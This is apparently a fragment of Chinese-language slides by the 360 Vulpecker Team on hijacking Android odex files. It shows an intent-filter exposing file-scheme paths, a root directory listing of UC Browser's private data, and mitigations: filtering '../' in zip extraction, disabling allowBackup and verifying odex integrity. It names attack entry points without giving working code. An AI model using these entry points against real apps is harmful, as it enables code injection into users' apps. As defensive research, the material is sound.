
```
<intent-filter>  
  <action android:name="android.intent.action.VIEW" />  
  <category android:name="android.intent.category.DEFAULT" />  
  <category android:name="android.intent.category.BROWSABLE" />  
  <data android:host="*" android:pathPattern=".*\\.bds" android:scheme="file" />  
  <data android:host="*" android:pathPattern=".*\\.bdt" android:scheme="file" />  
  <data android:host="*" android:pathPattern=".*\\.bcd" android:scheme="file" />  
</intent-filter>
```



案例3 UC浏览器



```
root@cancro:/data/data/com.UCMobile # ll com/  
drwx----- u0_a148 u0_a148 2015-08-12 10:20 alipay  
drwx----- u0_a148 u0_a148 2015-08-12 10:20 barcode  
drwx----- u0_a148 u0_a148 2015-08-12 10:19 bookmark  
drwx--x--x u0_a148 u0_a148 2015-08-12 10:20 browser_if  
drwx----- u0_a148 u0_a148 2015-08-12 10:19 cloudsync  
drwx--x--x u0_a148 u0_a148 2015-08-12 10:19 core  
drwx----- u0_a148 u0_a148 2015-08-12 10:19 filemgr  
drwx----- u0_a148 u0_a148 2015-08-12 10:19 location  
drwx----- u0_a148 u0_a148 2015-08-12 10:20 novel  
drwx----- u0_a148 u0_a148 2015-08-12 10:20 picview  
drwx----- u0_a148 u0_a148 2015-08-12 10:20 ppupgrade  
drwx--x--x u0_a148 u0_a148 2015-08-12 10:20 sdk_shell  
drwx----- u0_a148 u0_a148 2015-08-12 10:20 share  
drwx----- u0_a148 u0_a148 2015-08-12 10:20 shenma  
drwx----- u0_a148 u0_a148 2015-08-12 10:20 tae  
drwx----- u0_a148 u0_a148 2015-08-12 10:20 tgv  
drwx----- u0_a148 u0_a148 2015-08-12 10:19 video
```



防护方案

对可能的劫持odex的攻击入口漏洞进行修复

- zip解压缩漏洞，过滤“../”跳转符
- adb backup, allowBackup=”false”
- Odex不要存储在sdcard

对odex文件进行完整性校验

- 每次重新生成odex
- 存储odex信息，加载前校验

感谢

360 vulpecker Team:

@[RAyH4c](#)

@sniperhg

@zpd2009



Thanks!

